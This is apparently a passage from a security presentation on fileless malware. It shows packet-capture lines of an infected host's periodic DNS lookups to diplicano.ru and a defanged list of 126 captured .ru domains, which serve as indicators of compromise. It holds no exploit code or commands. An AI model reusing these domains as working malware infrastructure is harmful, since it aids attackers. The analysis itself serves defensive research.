31	17.9898850	172.16.2.2	172.16.2.139	TCP	60 https > 54457 [RST, ACK] Seq=1 Ack=1 Win=32767 Len=0
32	17.9907290	172.16.2.139	8.8.4.4	DNS	72 Standard query 0x0000 A diplicano.ru
33	18.0445120	8.8.4.4	172.16.2.139	DNS	129 Standard query response 0x0000
34	18.0454050	172.16.2.139	8.8.4.4	DNS	72 Standard query 0x0000 A diplicano.ru

The traffic is repeated every 9 minutes.




Technical investigation

In-depth analysis

Captured 126 domains!

oplifan [.ru], soplifan [.ru], fiplicano [.ru], diplicano [.ru], aiplicano [.ru], adygeya [.ru], altai [.ru], amur [.ru], amursk [.ru], arkhangelsk [.ru], astrakhan [.ru], baikal [.ru], bashkiria [.ru], belgorod [.ru], bir [.ru], bryansk [.ru], buryatia [.ru], cbg [.ru], chel [.ru], chelyabinsk [.ru], chita [.ru], chukotka [.ru], chuvashia [.ru], cmw [.ru], dagestan [.ru], dudinka [.ru], e-burg [.ru], fareast [.ru], grozny [.ru], irkutsk [.ru], ivanovo [.ru], izhevsk [.ru], jamal [.ru], jar [.ru], joshkar-ola [.ru], kalmykia [.ru], kaluga [.ru], kamchatka [.ru], karelia [.ru], kazan [.ru], kchr [.ru], kemerovo [.ru], ghabarovsk [.ru], khakassia [.ru], khv [.ru], kirov [.ru], kms [.ru], koenig [.ru], komi [.ru], kostroma [.ru], krasnoyarsk [.ru], kuban [.ru], k-uralsk [.ru], kurgan [.ru], kursk [.ru], kustanai [.ru], kuzbass [.ru], lipetsk [.ru], magadan [.ru], magnitka [.ru], mari [.ru], mari-el [.ru], marine [.ru], mordovia [.ru], mosreg [.ru], msk [.ru], murmansk [.ru], mytis [.ru], nakhodka [.ru], nalchik [.ru], nkz [.ru], nnov [.ru], norilsk [.ru], nov [.ru], novosibirsk [.ru], nsk [.ru], omsk [.ru], orenburg [.ru], oryol [.ru], oskol [.ru], palana [.ru], penza [.ru], perm [.ru], pskov [.ru], ptz [.ru], pyatigorsk [.ru], rubtsovsk [.ru], ryazan [.ru], sakhalin [.ru], samara [.ru], saratov [.ru], simbirsk [.ru], smolensk [.ru], snz [.ru], spb [.ru], stavropol [.ru], stv [.ru], surgut [.ru], syzran [.ru], tambov [.ru], tatarstan [.ru], tom [.ru], tomск [.ru], tsaritsyn [.ru], tsk [.ru], tula [.ru], tuva [.ru], tver [.ru], tyumen [.ru], udm [.ru], udmautia [.ru], ulan-ude [.ru], vdonsk [.ru], vladikavkaz [.ru], vladimir [.ru], vladivostok [.ru], volgograd [.ru], vologda [.ru], voronezh [.ru], vyatka [.ru], yakutia [.ru], yamal [.ru], yaroslavl [.ru], yekaterinburg [.ru], yuzhno-sakhalinsk [.ru], zgrad [.ru]



Thank you!



Fileless malware *beyond a cursory glance*

Alin PUNCIOIU
Lucian SARARU

